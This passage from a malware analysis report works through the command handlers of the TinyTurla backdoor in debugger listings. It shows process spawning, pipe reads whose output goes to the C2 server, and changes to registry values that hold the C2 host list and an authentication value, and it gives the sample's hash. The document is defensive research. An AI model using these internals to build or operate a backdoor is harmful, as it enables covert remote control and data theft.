00007FF8A73B2B66	0F 84 3F FF FF FF	je tur1a.7FF8A73B2AAB			

Figure 53

The read handle is set to be inherited by calling the SetHandleInformation routine (0x1 = HANDLE_FLAG_INHERIT):

00007FF8A73B2B57	45 33 C0	xor r8d,r8d	RAX	0000000000000001	
00007FF8A73B2B5A	41 8D 50 01	lea edx,qword ptr ds:[r8+1]	RBX	000001F16B965050	
00007FF8A73B2B5E	FF 15 3C 05 00 00	call qword ptr ds:[<&SetHandleInformation>]	RCX	00000000000000AC	L"
00007FF8A73B2B66	0F 84 3F FF FF FF	je tur1a.7FF8A73B2AAB	RDX	0000000000000001	
00007FF8A73B2B6C	33 D2	xor edx,edx	RBP	000001F16B85A0A1	L"cmd.exe"
00007FF8A73B2B6E	48 8D 4C 24 70	lea rcx,qword ptr ss:[rsp+70]	RSP	000000803E1EF3D0	
00007FF8A73B2B73	48 8D 42 68	lea r8d,qword ptr ds:[rdx+68]	RSI	000001F16B979130	&L"SYSTEM\\CurrentControlSet"
00007FF8A73B2B77	E8 64 E8 FF FF	call tur1a.7FF8A73B13E0	RDI	000001F16B85A0A1	L"cmd.exe"
00007FF8A73B2B7C	48 8B 03	mov rax,qword ptr ds:[rbx]	R8	0000000000000000	
00007FF8A73B2B7F	45 33 C9	xor r9d,r9d			

Figure 54

CreateProcessW is used to create a process specified by the C2 server (0x08000000 = CREATE_NO_WINDOW):

The screenshot displays a debugger's assembly view. The instruction pointer (RIP) is at 00007FF8A73B28E8. The assembly code shows a sequence of operations including handling a process termination, moving data from memory to registers, and spawning a new process. The registers window shows RAX at 000000803E1EF440 and RDX at 000001F168A5A0A1. The dump window shows memory addresses from 000001F168965060 to 000001F1689650B0.

Figure 55

A confirmation message "05 00" is sent to the C2 server.

1st byte = 0x06 – kill a process

The binary kills the process spawned in the above command by calling TerminateProcess:

The screenshot shows the debugger's assembly view with the RIP at 00007FF8A73B1946. The assembly code includes 'xor edx, edx' and 'call qword ptr ds:[&TerminateProcess]'. The registers window shows RAX at 0000000000001234 and RDX at 0000000000000000.

Figure 56

A confirmation message "06 00" is sent to the C2 server.

1st byte = 0x07 – read/write to a pipe

The WriteFile API is utilized to write data transmitted by the CnC server to a pipe created earlier:

The screenshot displays a debugger interface with several panes. The main pane shows assembly code with addresses from 00007FF8A73B1927 to 00007FF8A73B19E5. The registers pane on the right shows the state of various registers, including RAX, RBX, RCX, RDX, RBP, RSP, RSI, RDI, R8-R15, RFLAGS, and LastError. The dump pane at the bottom shows memory addresses and their corresponding hex and ASCII values.

Figure 57

The process reads data that is available through the pipe using the PeekNamedPipe and ReadFile APIs:

```
.text:00007FF8A73B1A05
.text:00007FF8A73B1A05 loc_7FF8A73B1A05:          ; dwMilliseconds
.text:00007FF8A73B1A08 mov         ecx, r13d
.text:00007FF8A73B1A0E call        cs:Sleep
.text:00007FF8A73B1A12 mov         rcx, [rbx+10h] ; hNamedPipe
.text:00007FF8A73B1A16 lea        rax, [rbp+4Fh+nNumberOfBytesToRead]
.text:00007FF8A73B1A19 xor         r13d, r13d
.text:00007FF8A73B1A1C xor         r9d, r9d ; lpBytesRead
.text:00007FF8A73B1A1E mov         qword ptr [rsp+120h+dwCreationFlags], r13 ; lpBytesLeftThisMessage
.text:00007FF8A73B1A21 xor         r8d, r8d ; nBufferSize
.text:00007FF8A73B1A24 xor         edx, edx ; lpBuffer
.text:00007FF8A73B1A26 mov         qword ptr [rsp+120h+bInheritHandles], rax ; lpTotalBytesAvail
.text:00007FF8A73B1A2B call        cs:PeekNamedPipe
.text:00007FF8A73B1A31 test        eax, eax
.text:00007FF8A73B1A33 jnz        short loc_7FF8A73B1A48
```

Figure 58

```
.text:00007FF8A73B1A7F loc_7FF8A73B1A7F:          ; nNumberOfBytesToRead
.text:00007FF8A73B1A83 mov         r8d, [rbp+4Fh+nNumberOfBytesToRead]
.text:00007FF8A73B1A87 lea        r9, [rbp+4Fh+NumberOfBytesRead] ; lpNumberOfBytesRead
.text:00007FF8A73B1A8B mov         rcx, [rbx+10h] ; hFile
.text:00007FF8A73B1A8E mov         rdx, rax ; lpBuffer
.text:00007FF8A73B1A93 mov         qword ptr [rsp+120h+bInheritHandles], r13 ; lpOverlapped
.text:00007FF8A73B1A99 call        cs:ReadFile
.text:00007FF8A73B1A9B test        eax, eax
.text:00007FF8A73B1A9E jz         short loc_7FF8A73B1A5E
```

Figure 59

The pipe content extracted above is exfiltrated to the C2 server.

1st byte = 0x08 – modify the “TimeLong” registry value

The malware opens the “SYSTEM\CurrentControlSet\Services\W64Time\Parameters” registry key by calling the RegOpenKeyExW routine (0x80000002 = HKEY_LOCAL_MACHINE, 0x20006 = KEY_WRITE):

Figure 60

The “TimeLong” value is modified to a number sent by the C2 server:

The image shows a debugger interface with three main panes:

- Assembly Pane:** Displays assembly instructions with their addresses and hex values. Key instructions include:
 - 48 8D 4C 24 50: `lea rcx, qword ptr ss:[rsp+50]`
 - 44 89 6D 7F: `mov dword ptr ss:[rbp+7F], r13d`
 - E8 E4 F8 FF FF: `call tur1a.7FF8A73B1350`
 - 41 8B C5: `mov ebx, r13d`
 - 85 C0: `test eax, eax`
 - 41 0F 45 DD: `cmovne ebx, r13d`
 - E9 37 03 00 00: `jmp tur1a.7FF8A73B1D86`
 - 44 8B 45 7F: `mov r13d, dword ptr ss:[rbp+7F]`
 - 4C 8D 40 77: `lea r9, qword ptr ss:[rbp+77]`
 - 48 8B 48 10: `mov rcx, qword ptr ds:[rbx+10]`
 - 48 8D D0: `mov rdx, rax`
 - 4C 89 6C 24 20: `mov qword ptr ss:[rsp+20], r13`
 - FF 15 FF 15 00 00: `call qword ptr ds:[<&ReadFile>]`
 - 85 C0: `test eax, eax`
 - 74 C1: `jz tur1a.7FF8A73B1A5E`
 - 88 01 00 00 00: `mov eax, 1`
 - 8B 08 00 00 00: `mov ebx, 8`
 - 85 C0: `test eax, eax`
 - 41 0F 45 DD: `cmovne ebx, r13d`
 - E9 04 03 00 00: `jmp tur1a.7FF8A73B1D86`
 - 48 8B CF: `mov rcx, rdi`
 - E8 76 F9 FF FF: `call tur1a.7FF8A73B1430`
 - 41 3B C6: `cmp eax, r14d`
 - 74 07: `jz tur1a.7FF8A73B1AC6`
 - 8B 01: `mov di, 1`
 - E9 02 00 00 00: `jmp tur1a.7FF8A73B1D83`
 - 48 8B CF: `mov rcx, rdi`
 - E8 12 FA FF FF: `call tur1a.7FF8A73B14E0`
 - 48 8B 16: `mov rdx, qword ptr ds:[rsi]`
 - 8B D8: `mov ebx, eax`
 - 89 45 67: `mov dword ptr ss:[rbp+67], eax`
 - 41 B9 06 00 02 00: `mov r9d, 20006`
 - 48 8D 45 77: `lea rax, qword ptr ss:[rbp+77]`
 - 45 33 C0: `xor r8d, r8d`
 - 48 C7 C1 02 00 00 80: `mov rcx, FFFFFFFF80000002`
 - 48 89 44 24 20: `mov qword ptr ss:[rsp+20], rax`
 - FF 15 08 15 00 00: `call qword ptr ds:[<&RegOpenKeyExW>]`
 - 85 C0: `test eax, eax`
 - 0F 85 B4 02 00 00: `jnz tur1a.7FF8A73B1DB1`
 - 48 8B 40 77: `mov rcx, qword ptr ss:[rbp+77]`
 - 48 8D 45 67: `lea rax, qword ptr ss:[rbp+67]`
 - 41 B9 04 00 00 00: `mov r9d, 4`
 - 48 8D 15 AE 16 00 00: `lea rdx, qword ptr ds:[7FF8A73B31C0]`
 - 44 89 4C 24 28: `mov dword ptr ss:[rsp+28], r9d`
 - 45 33 C0: `xor r8d, r8d`
 - 48 89 44 24 20: `mov qword ptr ss:[rsp+20], rax`
 - FF 15 E3 14 00 00: `call qword ptr ds:[<&RegSetValueExW>]`
- Registers Pane:** Shows the state of CPU registers. RAX is 00000803E1EF608, RBX is 0000000000002704, RCX is 0000000000000530, RDX is 00007FF8A73B31C0, RBP is 00000803E1EF5A1, RSP is 00000803E1EF4D0, RSI is 000001F168A5A0A1, RDI is 000001F168A5A0A1. Other registers (R8-R15) are zero. RFLAGS is 0000000000000246. The RIP register points to 00007FF8A73B181F.
- Dump Pane:** Shows memory dump at address 00000803E1EF608. The hex value is 04 27 00 00 00 00 00 00 08 A0 D5 18 F6 7F 00 00 00. The ASCII column shows "0.0...".

Figure 61

A confirmation message "08 00" is sent to the C2 server.

1st byte = 0x09 – modify the "TimeShort" registry value

This command is similar to the one from above. The "TimeShort" value is modified accordingly:

```

00007FF8A73B1AE0 45 33 C0          xor r8d,r8d
00007FF8A73B1AE3 48 C7 C1 02 00 00 80 mov rcx,FFFFFFFF8000002
00007FF8A73B1AEA 48 89 44 24 20     mov qword ptr ss:[rsp+20],rax
00007FF8A73B1AEF FF 15 0B 15 00 00 00 call qword ptr ds:[<&RegOpenKeyExW>]
00007FF8A73B1AF5 85 C0             test eax,eax
00007FF8A73B1AF7 v OF 85 B4 02 00 00 jne tur1a.7FF8A73B1DB1
00007FF8A73B1AFD 48 8B 40 77       mov rcx,qword ptr ss:[rbp+77]
00007FF8A73B1B01 48 80 45 67       lea rax,qword ptr ss:[rbp+67]
00007FF8A73B1B05 41 B9 04 00 00 00 00 mov r9d,4
00007FF8A73B1B0B 48 80 15 AE 16 00 00 00 lea rdx,qword ptr ds:[7FF8A73B31C0]
00007FF8A73B1B12 44 89 4C 24 28     mov dword ptr ss:[rsp+28],r9d
00007FF8A73B1B17 45 33 C0          xor r8d,r8d
00007FF8A73B1B1A 48 89 44 24 20     mov qword ptr ss:[rsp+20],rax
00007FF8A73B1B1F FF 15 E3 14 00 00 00 call qword ptr ds:[<&RegSetValueExW>]
00007FF8A73B1B25 48 8B 40 77       mov rcx,qword ptr ss:[rbp+77]
00007FF8A73B1B29 85 C0             test eax,eax
00007FF8A73B1B2B v OF 85 7A 02 00 00 jne tur1a.7FF8A73B1DB8
00007FF8A73B1B31 FF 15 F1 14 00 00 00 call qword ptr ds:[<&RegCloseKey>]
00007FF8A73B1B37 89 5E 08          mov dword ptr ds:[rsi+8],ebx
00007FF8A73B1B3A 32 0B             xor di,bl
00007FF8A73B1B3C v E9 72 02 00 00 00 jmp tur1a.7FF8A73B1DB3
00007FF8A73B1B41 48 8B CF          mov rcx,rdi
00007FF8A73B1B44 E8 E7 F8 FF FF   call tur1a.7FF8A73B1430
00007FF8A73B1B49 41 3B C6          cmp eax,r14d
00007FF8A73B1B4C v 74 07           jse tur1a.7FF8A73B1B55
00007FF8A73B1B4E 8B 01             mov bl,al
00007FF8A73B1B50 v E9 5E 02 00 00 00 jmp tur1a.7FF8A73B1DB3
00007FF8A73B1B55 48 8B CF          mov rcx,rdi
00007FF8A73B1B58 E8 83 F9 FF FF   call tur1a.7FF8A73B14E0
00007FF8A73B1B5D 48 8B 16          mov rdx,qword ptr ds:[rsi]
00007FF8A73B1B60 8B D8             mov ebx,edx
00007FF8A73B1B62 89 45 67          mov dword ptr ss:[rbp+67],eax
00007FF8A73B1B65 41 B9 06 00 02 00 00 00 mov r9d,20006
00007FF8A73B1B6B 48 8D 45 77       lea rax,qword ptr ss:[rbp+77]
00007FF8A73B1B6F 45 33 C0          xor r8d,r8d
00007FF8A73B1B72 48 C7 C1 02 00 00 80 80 mov rcx,FFFFFFFF8000002
00007FF8A73B1B79 48 89 44 24 20     mov qword ptr ss:[rsp+20],rax
00007FF8A73B1B7E FF 15 7C 14 00 00 00 call qword ptr ds:[<&RegOpenKeyExW>]
00007FF8A73B1B84 85 C0             test eax,eax
00007FF8A73B1B86 v OF 85 25 02 00 00 jne tur1a.7FF8A73B1DB1
00007FF8A73B1B8C 48 8B 40 77       mov rcx,qword ptr ss:[rbp+77]
00007FF8A73B1B90 48 80 45 67       lea rax,qword ptr ss:[rbp+67]
00007FF8A73B1B94 41 B9 04 00 00 00 00 00 mov r9d,4
00007FF8A73B1B9A 48 8D 15 37 16 00 00 00 lea rdx,qword ptr ds:[7FF8A73B31D8]
00007FF8A73B1BA1 44 89 4C 24 28     mov dword ptr ss:[rsp+28],r9d
00007FF8A73B1BA6 45 33 C0          xor r8d,r8d
00007FF8A73B1BA9 48 89 44 24 20     mov qword ptr ss:[rsp+20],rax
00007FF8A73B1BAE FF 15 54 14 00 00 00 call qword ptr ds:[<&RegSetValueExW>]

```

```

RAX 000000803E1EF608
RBX 00000000000002704
RCX 00000000000000530
RDX 00007FF8A73B31D8 L"TimeShort"
RBP 000000803E1EFA51
RSP 000000803E1EF4D0 &L"9988"
RSI 000001F16B979130 &L"SYSTEM\\CurrentControlSet
RDI 000001F16B85A0A1 L"9988"

R8 00000000000000000
R9 00000000000000004
R10 00000000000000000
R11 000000803E1EF460
R12 000000803E1EF680
R13 00000000000000000
R14 0000000000000000A
R15 000000803E1EF650

RIP 00007FF8A73B1BAE tur1a.00007FF8A73B1BAE

RFLAGS 0000000000000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1

LastError 00000000 (ERROR_SUCCESS)
LastStatus 00000000 (STATUS_SUCCESS)

GS 002B FS 0053
ES 002B DS 002B
CS 0033 SS 002B

x87r0 00000000000000000 ST0 Empty 0.000000000000000000000000000000000
x87r1 00000000000000000 ST1 Empty 0.000000000000000000000000000000000
x87r2 00000000000000000 ST2 Empty 0.000000000000000000000000000000000
x87r3 00000000000000000 ST3 Empty 0.000000000000000000000000000000000
x87r4 00000000000000000 ST4 Empty 0.000000000000000000000000000000000
x87r5 00000000000000000 ST5 Empty 0.000000000000000000000000000000000
x87r6 00000000000000000 ST6 Empty 0.000000000000000000000000000000000
x87r7 00000000000000000 ST7 Empty 0.000000000000000000000000000000000

x87Tagword FFFF

Default (x64 fastcall)
1: rcx 00000000000000530
2: rdx 00007FF8A73B31D8 L"TimeShort"
3: r8 00000000000000000
4: r9 00000000000000004

```

```

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 [x=] Locals Struct
000000803E1EF4D0 000001F16B85A0A1 L"9988"
000000803E1EF4D8 00000000000000000
000000803E1EF4E0 00000000000000000
000000803E1EF4E8 00000000000000000
000000803E1EF4F0 000000803E1EF608
000000803E1EF4F8 00000080000000004

```

```

qword ptr [00007FF8A73B3008 <tur1a.&RegSetValueExW>]=<<advap132.RegSetValueExW>
.text:00007FF8A73B1BAE tur1a.d1l:$1BAE #FAE

```

Figure 62

A confirmation message "09 00" is sent to the C2 server.

1st byte = 0x0A – modify the "Security" registry value

This command is similar to the one from above. The "Security" value used in the authentication process is changed by the backdoor:

Figure 63

A confirmation message “0A 00” is sent to the C2 server.

1st byte = 0x0B – modify the “Hosts” registry value

This command is similar to the one from above. The “Hosts” value that contains the list of C2 servers is changed by the malware:

00007FF8A73B1C3E 48 8B 4D 67 mov rcx,qword ptr ss:[rbp+67]
 00007FF8A73B1C42 85 C0 test eax,eax
 00007FF8A73B1C44 0F 85 61 01 00 00 jne tur1a.7FF8A73B1DAB
 00007FF8A73B1C4A 4C 8B F0 call qword ptr ds:[<&RegCloseKey>]
 00007FF8A73B1C50 48 8B CF mov rcx,rdi
 00007FF8A73B1C53 E8 D8 F7 FF FF call tur1a.7FF8A73B1430
 00007FF8A73B1C58 8B C8 mov ecx,eax
 00007FF8A73B1C5A 8B D8 mov ebx,eax
 00007FF8A73B1C5C E8 AF F6 FF FF call tur1a.7FF8A73B1310
 00007FF8A73B1C61 4C 8B F0 mov r14,rax
 00007FF8A73B1C64 48 85 C0 test rax,rax
 00007FF8A73B1C67 0F 84 44 01 00 00 je tur1a.7FF8A73B1D81
 00007FF8A73B1C6D 44 8B C3 mov r8d,ebx
 00007FF8A73B1C70 48 8B D7 mov rdx,rdi
 00007FF8A73B1C73 48 8B C8 mov rcx,rbx
 00007FF8A73B1C76 E8 15 F7 FF FF call tur1a.7FF8A73B1390
 00007FF8A73B1C7B 48 8D 5E 10 lea rbx,qword ptr ds:[rsi+10]
 00007FF8A73B1C7F 48 8B CB mov rcx,rbx
 00007FF8A73B1C82 E8 C9 F6 FF FF call tur1a.7FF8A73B1350
 00007FF8A73B1C87 4C 8B F0 mov r14,rbx
 00007FF8A73B1C8A 32 D8 jmp tur1a.7FF8A73B1D83
 00007FF8A73B1C8C 48 8B CF mov rcx,rdi
 00007FF8A73B1C91 E8 97 F7 FF FF call tur1a.7FF8A73B1430
 00007FF8A73B1C94 41 3B C6 cmp eax,r14d
 00007FF8A73B1C96 74 07 je tur1a.7FF8A73B1C45
 00007FF8A73B1C99 E8 01 01 00 00 jmp tur1a.7FF8A73B1D83
 00007FF8A73B1CA0 48 8B 1E mov rbx,qword ptr ds:[rsi]
 00007FF8A73B1CA5 48 8B CF mov rcx,rdi
 00007FF8A73B1CA8 E8 80 F7 FF FF call tur1a.7FF8A73B1430
 00007FF8A73B1CAB 44 8B F0 mov r14,ebx
 00007FF8A73B1CB3 41 B9 06 00 02 00 mov r9d,20006
 00007FF8A73B1CB9 48 8D 45 77 lea rax,qword ptr ss:[rbp+77]
 00007FF8A73B1CDB 45 33 C0 xor r8d,r8d
 00007FF8A73B1CC0 48 8B D3 mov rdx,rbx
 00007FF8A73B1CC3 48 89 44 24 20 mov qword ptr ss:[rsp+20],rax
 00007FF8A73B1CC8 48 C7 C1 02 00 00 80 mov rcx,FFFFFFFF80000002
 00007FF8A73B1CCF FF 15 2B 13 00 00 call qword ptr ds:[<&RegOpenKeyExW>]
 00007FF8A73B1CD5 85 C0 test eax,eax
 00007FF8A73B1CD7 0F 85 D4 00 00 00 jne tur1a.7FF8A73B1D81
 00007FF8A73B1CD0 48 8B 4D 77 mov rcx,qword ptr ss:[rbp+77]
 00007FF8A73B1CE1 44 80 48 01 lea r9d,qword ptr ds:[rax+1]
 00007FF8A73B1CE5 44 89 74 24 28 mov dword ptr ss:[rsp+28],r14d
 00007FF8A73B1CEA 48 8D 15 17 15 00 00 lea rdx,qword ptr ds:[7FF8A73B3208]
 00007FF8A73B1CF1 45 33 C0 xor r8d,r8d
 00007FF8A73B1CF4 48 89 7C 24 20 mov qword ptr ss:[rsp+20],rdi
 00007FF8A73B1CF9 FF 15 09 13 00 00 call qword ptr ds:[<&RegSetValueExW>]

RAX 0000000000000000
 RBX 000001F16B964FD0 L"SYSTEM\\CurrentControlSet\
 RCX 00000000000000530
 RDX 00007FF8A73B3208 L"Hosts"
 RBP 000000803E1EF5A1
 RSP 000000803E1EF4D0 &"80.80.80.80 443"
 RSI 000001F16B979130 &"SYSTEM\\CurrentControlSet\
 RDI 000001F16B8A5A0A1 L"80.80.80.80 443"
 R8 0000000000000000
 R9 0000000000000001
 R10 0000000000000000
 R11 000000803E1EF460
 R12 000000803E1EF680
 R13 0000000000000000
 R14 0000000000000020
 R15 000000803E1EF650
 RIP 00007FF8A73B1CF9 tur1a.00007FF8A73B1CF9
 RFLAGS 0000000000000246
 ZF 1 PF 1 AF 0
 OF 0 SF 0 DF 0
 CF 0 TF 0 IF 1
 LastError 00000000 (ERROR_SUCCESS)
 LastStatus 00000000 (STATUS_SUCCESS)
 GS 002B FS 0053
 ES 002B DS 002B
 CS 0033 SS 002B
 X87F0 0000000000000000 ST0 Empty 0.0000000000000000
 X87F1 0000000000000000 ST1 Empty 0.0000000000000000
 X87F2 0000000000000000 ST2 Empty 0.0000000000000000
 X87F3 0000000000000000 ST3 Empty 0.0000000000000000
 X87F4 0000000000000000 ST4 Empty 0.0000000000000000
 X87F5 0000000000000000 ST5 Empty 0.0000000000000000
 X87F6 0000000000000000 ST6 Empty 0.0000000000000000
 X87F7 0000000000000000 ST7 Empty 0.0000000000000000
 X87Tagword FFFF
 Default (x64 fastcall) 5 Unlocked
 1: rcx 00000000000000530
 2: rdx 00007FF8A73B3208 L"Hosts"
 3: r8 0000000000000000
 4: r9 0000000000000001

qword ptr [00007FF8A73B3008 <tur1a.&RegSetValueExW>]=<advapi32.RegSetValueExW>
 .text:00007FF8A73B1CF9 tur1a.d11:\$1CF9 #10F9

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 |x=| Locals Struct
 000000803E1EF4D0 000001F16B8A5A0A1 L"80.80.80.80 443"
 Address Hex ASCII
 000001F16B964FD0 53 00 59 00 53 00 54 00 45 00 4D 00 5C 00 43 00 S.Y.S.T.E.M.\.C.
 000001F16B964FE0 75 00 72 00 72 00 65 00 6E 00 74 00 43 00 6F 00 u.r.r.e.n.t.c.o.

Figure 64
 CommandLineToArgvW is utilized to retrieve an array of pointers to the C2 server(s):

00007FF8A73B1D11 48 8D 55 67 lea rdx,qword ptr ss:[rbp+67]
 00007FF8A73B1D15 48 8B CF mov rcx,rdi
 00007FF8A73B1D18 FF 15 9A 13 00 00 call qword ptr ds:[<&CommandLineToArgvW>]
 00007FF8A73B1D1E 48 89 45 87 mov qword ptr ss:[rbp-79],rax
 00007FF8A73B1D22 48 85 C0 test rax,rbx
 00007FF8A73B1D25 74 07 je tur1a.7FF8A73B1C45

RAX 0000000000000000
 RBX 000001F16B964FD0 L"SYSTEM\\CurrentControlSet\
 RCX 000001F16B8A5A0A1 L"80.80.80.80 443"
 RDX 000000803E1EF608

Figure 65
 A confirmation message "0B 00" is sent to the C2 server.

References

- MSDN: <https://docs.microsoft.com/en-us/windows/win32/api/>
- Fakenet: <https://github.com/fireeye/flare-fakenet-ng>
- VirusTotal: <https://www.virustotal.com/gui/file/030cbd1a51f8583ccfc3fa38a28a5550dc1c84c05d6c0f5eb887d13dedf1da01>
- MalwareBazaar: <https://bazaar.abuse.ch/sample/030cbd1a51f8583ccfc3fa38a28a5550dc1c84c05d6c0f5eb887d13dedf1da01/>
- Talos article: <https://blog.talosintelligence.com/2021/09/tinyturla.html>